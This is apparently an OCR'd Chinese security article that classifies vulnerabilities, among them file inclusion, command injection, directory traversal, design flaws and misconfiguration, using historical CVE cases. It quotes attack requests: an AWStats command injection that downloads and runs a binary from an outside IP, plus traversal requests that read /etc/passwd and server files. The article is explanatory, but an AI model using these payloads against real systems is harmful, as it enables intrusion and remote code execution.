



远程或本地文件包含

PHP 语言支持在 URL 中包含一个远程服务器上的文件执行其中的代码，这一特性在编码不安全的 Web 应用中很容易被滥用。如果程序员在使用来自客户端的 URL 参数时没有充分地检查过滤，攻击者可以让其包含一个他所控制的服务器上的文件执行其中的代码，导致远程文件包含命令执行。

实例：

- 一个远程文件包含利用的例子





如果 Web 应用支持在 URL 参数中指定服务器上的一个文件执行一些处理，对来自客户端 URL 数据及本地资源的访问许可如果未做充分的检查，攻击者可能通过简单的目录遍历串使应用把 Web 主目录以外的系统目录下的文件包含进来，很可能导致信息泄露：

实例：

- 一个网站存在的本地文件包含的漏洞

命令注入

涉及系统命令调用和执行的函数在接收用户的参数输入时未做检查过滤，或者攻击者可以通过编码及其他替换手段绕过安全限制注入命令串，导致执行攻击指定的命令。

实例：

- AWStats 6.1 及以下版本 configdir 变量远程执行命令漏洞（ CVE-2005-0116 ）
  典型的由于 Perl 语言对文件名特性的支持加入未充分检查用户输入的问题，导致的命令注入漏洞，awstats.pl 的 1082 行：if (open(CONFIG,"$searchdir$PROG.$SiteConfig.conf")) 。

```
GET /cgi-bin/awstats.pl?configdir=|echo;echo%20YYY;cd%20%2ftmp%3bwget%2024%
2e224%2e174%2e18%2flisten%3bchmod%20%2bx%20listen%3b%2e%2flisten%20216%
2e102%2e212%2e115;echo%20YYY;echo|  HTTP/1.1
Host: 1.2.13.126
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;)
```

目录遍历

涉及系统用于生成访问文件路径用户输入数据时未做检查过滤，并且对最终的文件绝对路径的合法性检查存在问题，导致访问允许位置以外的文件。多见于 CGI 类应用，其他服务类型也可能存在此类漏洞。

实例：

- Novell Sentinel Log Manager "filename"参数目录遍历漏洞（ CVE-2011-5028 ）
  http://www.example.com/novelllogmanager/FileDownload?filename=/opt/novell/sentinel_log_mgr/3rdparty/tomcat/temp/../../../../../../etc/passwd
- HP Data Protector Media Operations DBServer.exe 目录遍历漏洞
  在 HP Data protecetor Media Operations 的客户端连接服务端时，通过私访有的通信协议，客户端会首先检查[系统分区]:\Documents and Settings\[用户名]\Application Data 下面是否有相应的资源(如插件等)，如果没有，则会向服务器请求需要的文件，服务器没有验证请求的文件名的合法性，而且这个过程不需要任何验证，攻击者精心构造文件名，可以读取服务端安装目录所在分区的任意文件。

```
0000   03 00 00 01 00 00 00 06 01 02 03 04 90 00 44 00  ..............D.
0010   00 00 03 00 00 01 00 00 00 44 01 02 03 04 10 00  .........D......
0020   00 00 40 2e 2e 5c 2e 2e 5c 2e 2e 5c 2e 2e 5c 2e  ..@..\..\..\..\.
0030   2e 5c 2e 2e 5c 2e 2e 5c 2e 2e 5c 2e 2e 5c 62 6f  .\..\..\..\..\bo
0040   6f 74 2e 69 6e 69 00 00 00 00 00 00 00 00 00 00  ot.ini..........
0050   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0060   00 00                                            ..
```

- RHINOSOFT SERV-U FTP SERVER 远程目录遍历漏洞

```
220 Serv-U FTP Server v8.2 ready...
USER anonymous
331 User name okay, please send complete E-mail address as password.
PASS
230 User logged in, proceed.
PORT 192,168,7,19,6,207
200 PORT Command successful.
NLST -a ..:\:..\..:\..:\..:\..:\..:\..:\*
150 Opening ASCII mode data connection for /bin/ls.
226 Transfer complete. 0 bytes transferred. 0.00 KB/sec.
PORT 192,168,7,19,6,214
200 PORT Command successful.
NLST -a ..:\:..\..:\..:\..:\..:\..:\..:\
550 /../../../../../../../..:: No such file or directory.
PORT 192,168,7,19,6,215
200 PORT Command successful.
NLST -a ..:\:..\..:\..:\..:\..:\..:\..:\program files
150 Opening ASCII mode data connection for /bin/ls.
226 Transfer complete. 45 bytes transferred. 0.04 KB/sec.
PORT 192,168,7,19,6,222
200 PORT Command successful.
RETR ..:\:..\..:\..:\..:\..:\..:\..:\program files\bb.c
150 Opening ASCII mode data connection for bb.c (3 Bytes).
226 Transfer complete. 3 bytes transferred. 0.00 KB/sec.
PORT 192,168,7,19,6,223
200 PORT Command successful.
STOR ..:\:..\..:\..:\..:\..:\..:\..:\program files\8.2.c
150 Opening ASCII mode data connection for 8.2.c.
226 Transfer complete. 3 bytes transferred. 0.18 KB/sec.
CWD /..:/..:/..:/..:/program files
250 Directory changed to /../../../../program files
PORT 192,168,7,19,6,224
200 PORT Command successful.
```

- Caucho Resin 远程目录遍历漏洞

```
GET /%20..%5Cweb-inf/ HTTP/1.1
Host: 10.10.7.109:8080
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; zh-CN; rv:1.8.0.2) Gecko/20060308
Firefox/1.5.0.2
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/
plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: zh-cn,zh;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: gb2312,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive

HTTP/1.1 200 OK
Server: Resin/3.1.0
Content-Type: text/html; charset=iso-8859-1
Transfer-Encoding: chunked
Date: Fri, 18 May 2007 01:56:03 GMT

00de
<html>
<head>
<title>Directory of / ..\web-inf/</title>
</head>
<body>
<h1>Directory of / ..\web-inf/</h1>
<ul>
<li><a href='classes'>classes</a>
<li><a href='tmp'>tmp</a>
<li><a href='work'>work</a>
</ul>
</body>
</html>
```

设计错误类

系统设计上对安全机制的考虑不足导致的在设计阶段就已经引入的安全漏洞。

实例：

- LM HASH 算法脆弱性

这个算法至少存在以下 3 方面的弱点:

1. 口令转换为大写极大地缩小了密钥空间。
2. 切分出的两组数据分别是独立加密的，暴力破解时可以完全独立并行。
3. 不足 7 字节的口令加密后得到的结果后半部分都是一样的固定串，由此很容易判定口令长度。


这些算法上的弱点导致攻击者得到口令 HASH 后可以非常容易地暴力猜测出等价的明文口令。

- Microsoft Windows 图形渲染引擎 WMF 格式代码执行漏洞(MS06-001) (CVE-2005-4560)

  如果一个 WMF 文件的 StandardMetaRecord 中，Function 被设置为 META_ESCAPE 而 Parameters[0] 等于 SETABORTPROC，PlayMetaFileRecord()就会调用 Escape()函数，Escape()调用 SetAbortProc()将自己的第四形参设置为一个回调函数，把图像文件中包含的一个数据块象 Shellcode 那样执行。此漏洞从 Windows 3.1 一直影响到 2003，攻击者只要让用户处理恶意的 WMF 文件（通过挂马或邮件）在用户系统上执行任意指令，漏洞实在是太好用影响面太大了，以至有人认为这是一个故意留的后门，其实影响设计的功能是处理打印任务的取消，功能已经被废弃，但废弃的代码并没有移除而导致问题。


- 搜狐邮箱密码找回功能

  密码找回功能在要求用户提供找回密码需要的问题答案时，在返回给用户的页面中就已经包含了答案，只要通过查看页面源码就能看到，使这个找回密码功能的安全验证完全形同虚设，攻击者由此可以控制任意邮箱。之所以这么设计，可能就是为了尽可能地少对数据库的查询，而把用户帐号安全根本不放在心上。



- 紫光输入法用户验证绕过漏洞

  这是类似于 2000 年微软输入法漏洞的例子，通过访问输入法设置的某些功能绕过操作系统的用户验证执行某些操作。



配置错误类

系统运维过程中默认不安全的配置状态，大多涉及访问验证的方面。

实例：

- JBoss 企业应用平台非授权访问漏洞（ CVE-2010-0738 ）
  对控制台访问接口的访问控制默认配置只禁止了 HTTP 的两个主要请求方法 GET 和 POST，事实上 HTTP 还支持其他的访问方法，比如 HEAD，虽然无法得到的请求返回的结果，但是提交的命令还是可以正常执行的。

```
JBoss的JMX控制台安全配置文件 server/default/deploy/jmx-console.war/WEB-INF/web.xml
包含了如下的默认配置：
------------------------------- 8< -------------------------------
   <!-- A security constraint that restricts access to the HTML JMX console
   to users with the role JBossAdmin. Edit the roles to what you want and
   uncomment the WEB-INF/jboss-web.xml/security-domain element to enable
   secured access to the HTML JMX console.
   <security-constraint>
     <web-resource-collection>
       <web-resource-name>HtmlAdaptor</web-resource-name>
       <description>An example security config that only allows users with the
         role JBossAdmin to access the HTML JMX console web application
       </description>
       <url-pattern>/*</url-pattern>
       <http-method>GET</http-method>
       <http-method>POST</http-method>
     </web-resource-collection>
     <auth-constraint>
       <role-name>JBossAdmin</role-name>
     </auth-constraint>
   </security-constraint>
   -->
------------------------------- 8< -------------------------------
```

- Apache Tomcat 远程目录信息泄露漏洞
  Tomcat 的默认配置允许列某些目录的文件列表。

Tomcat 5.5.12及以下版本的默认配置中允许在某些情况下列目录内容。

Tomcat安装目录的conf/web.xml文件中：

```
<init-param>
    <param-name>listings</param-name>
    <param-value>true</param-value>
</init-param>
```

欢迎文件的定义也在上述的web.xml配置文件中：

```
<welcome-file-list>
    <welcome-file>index.html</welcome-file>
    <welcome-file>index.htm</welcome-file>
    <welcome-file>index.jsp</welcome-file>
</welcome-file-list>
```

也就是说如果目录下没有上面的欢迎文件，默认情况下可以列出目录的内容。

Tomcat项目组在5.5.13及以后的版本中默认禁用了目录列表，相应的配置项改为了：

```
<init-param>
    <param-name>listings</param-name>
    <param-value>false</param-value>
</init-param>
```

总结

各种眼花缭乱的安全漏洞其实体现的是人类在做事的各种环节上犯过的错误，通过改进工具流程制度可以得到某些种程度的解决，但有些涉及人性非常不容易解决，而且随着信息系统的日趋复杂，我们可以看到更多的新类型漏洞，这个领域永远都有的玩。